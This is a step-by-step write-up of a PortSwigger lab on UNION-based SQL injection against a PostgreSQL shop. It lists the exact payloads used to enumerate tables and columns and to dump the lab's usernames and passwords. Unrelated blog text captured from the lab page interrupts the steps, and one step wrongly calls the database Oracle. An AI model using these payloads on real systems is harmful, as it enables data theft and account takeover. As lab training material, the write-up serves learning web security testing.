
3. Lab: SQL injection attack, listing the database contents on non-Oracle databases


POC:

1. Access the lab in this link: https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle




2. Turn on the Burp Suite on, click any of the categories, in this case is lifestyle.

3. Send the request to the repeater, test for SQL injection with payload Lifestyle' and resulting error, meaning it's vulnerable to SQL injection attack


Web Secu
Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB
Not solved
Internal Server Error
Internal Server Error
Back to lab home
Back to lab description

4. And if the payload Lifestyle'+or+1=1--+- and results no error..



Folding Gadgets

Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items. With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun. I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back centuries. Like all good inventions, it takes time to bring these things to market. To be honest I've been crying out for a tablet that makes phone calls ever since my eyesight deteriorated. Sadly it will probably only be affordable to those that can afford laser surgery, and they're just being greedy as they have no problems looking at a tiny cell phone screen. I hate touch screens and have had a folding keyboard for yonks, give me a giant Blackberry any day!

Your Virtual Journey Starts Here

There are times when you want to see that big wide world outside your front door, but you can't get away. There could be work, financial, and even physical

5. Then, to further exploit the attack to show database contents. First, we brute force guessing the number of columns in the database by using this payload: '+order+by+2--+- , if it exceeds 2, it results in error, so it tells the available columns are only 2 columns.
6. Then to know what are the tables in the web app with oracle database, we can use 'union+select+*l+FROM+information_schema.tables--+-, the * is replaced with guessed number of columns (null,null) in the database so it becomes 'union+select+null,null+FROM+information_schema.tables--+-, it won't return anything because the columns are still null, we need to know what column to select, i searched list of columns in oracle built in tables 'all_tables' columns in this document https://www.postgresql.org/docs/current/infoschema-columns.html and the possible column name to list available tables in 'all_table' is 'table_name'. So the payload becomes 'union+select+table_name,null+FROM+information_schema.tables--+-

```
            pg_ts_config
          </th>
        </tr>
        <tr>
          <th>
            pg_stat_archiver
          </th>
        </tr>
        <tr>
          <th>
            pg_stat_ssl
          </th>
        </tr>
        <tr>
          <th>
            role_udt_grants
          </th>
        </tr>
        <tr>
          <th>
            pg_stat_xact_user_functions
          </th>
        </tr>
        <tr>
          <th>
            users_nurbof
          </th>
        </tr>
        <tr>
          <th>
            pg_am
          </th>
        </tr>
        <tr>
          <th>
            domain_udt_usage
          </th>
        </tr>
        <tr>
          <th>
            column_privileges
          </th>
        </tr>
        <tr>
          <th>
            pg_policy
          </th>
        </tr>
        <tr>
          <th>
            pg_timezone_names
          </th>
        </tr>
```

It will list all the table names in the database, and in this case, i choose ‘users_nurbof’ table

7. And then, we want to explore what columns in the table ‘users_nurbof’, but still don’t know what is the name of the columns to select in it. We can use 'union+select+*+from+information_schema.columns+WHERE+table_name+=+users_nurbof--+- change the * to null,null 'union+select+null,null+from+information_schema.columns+WHERE+table_name+=+users_nurbof--+-

We dont know what the name of the columns to select, it's still null, so get the possible names from document https://www.postgresql.org/docs/current/infoschema-columns.html and i choose TABLE_NAME column name, for this, the payload will be 'union+select+column_name,null+from+information_schema.columns+WHERE+table_name+=+users_nurbof--+-

```
  Corporate gifts
</a>
<a class="filter-category" href="/filter?category=Lifestyle">
  Lifestyle
</a>
<a class="filter-category" href="/filter?category=Tech+gifts">
  Tech gifts
</a>
<a class="filter-category" href="/filter?category=Toys+%26+Games">
  Toys & Games
</a>
</section>
<table class="is-table-longdescription">
  <tbody>
    <tr>
      <th>
        password_dalaqe
      </th>
    </tr>
    <tr>
      <th>
        username_cqrjvh
      </th>
    </tr>
    <tr>
      <th>
        Eco Boat
      </th>
      <td>
        In a world that is changing, on a planet we are learning to love and
        take care of, the more we can do to help the environment the better.
        Here at Planet Love, we are taking this quest very seriously. Let us
        introduce the first eco, single-use, boat.
        The Eco Boat is made entirely from paper and reinforced with a super
        strength adhesive, which will keep you afloat for 30 minutes. After 3
         minutes the adhesive will have dissolved due to the high salt conten
         in the ocean, therefore, it is paramount you time your trip to the
        second. Fifteen minutes each way is more than enough time to enjoy a
        romantic sunset or to partake of a light supper.
        In conjunction with the beach services committee, a number of
        recycling tubs have been situated in the most popular tourist
        attractions. After your journey, you will be able to easily fold up
        the soggy paper and pop it into one of the conveniently positioned
        receptacles. How many people can say they have enjoyed such a unique
        experience, and been proactive in saving our beautiful planet at the
        same time?
        Lead the way in leisure activities and join Planet Love today.
      </td>
    </tr>
    <tr>
      <th>
        Your Virtual Journey Starts Here
      </th>
```

We get 2 column names for ‘users_nurbof’ table which are ‘password_dalaqe’ And ‘username_cqrjvh’

8. Finally, we can use final payload to list crucial and discrete informations from this database with this payload:
'+union+select+password_dalaqe,username_cqrjvh+from+users_nurbof--+-

```
    Here&apos;s to a new slimmer you in two simple steps, don&apos;t
    delay, shed those pounds today.
  </td>
</tr>
<tr>
  <th>
    tit6qjmkigjmm03mdel8
  </th>
  <td>
    administrator
  </td>
</tr>
<tr>
  <th>
    9vzkf1m5jx7mbbdvow2f
  </th>
  <td>
    carlos
  </td>
</tr>
<tr>
  <th>
    ohjcjq6husa14x706y2m
  </th>
  <td>
    wiener
  </td>
</tr>
<tr>
  <th>
    Eco Boat
  </th>
  <td>
    In a world that is changing, on a planet we are learning to love and
    take care of  the more we can do to help the environment the better.
```

We have gained lists of passwords and usernames stored in the database.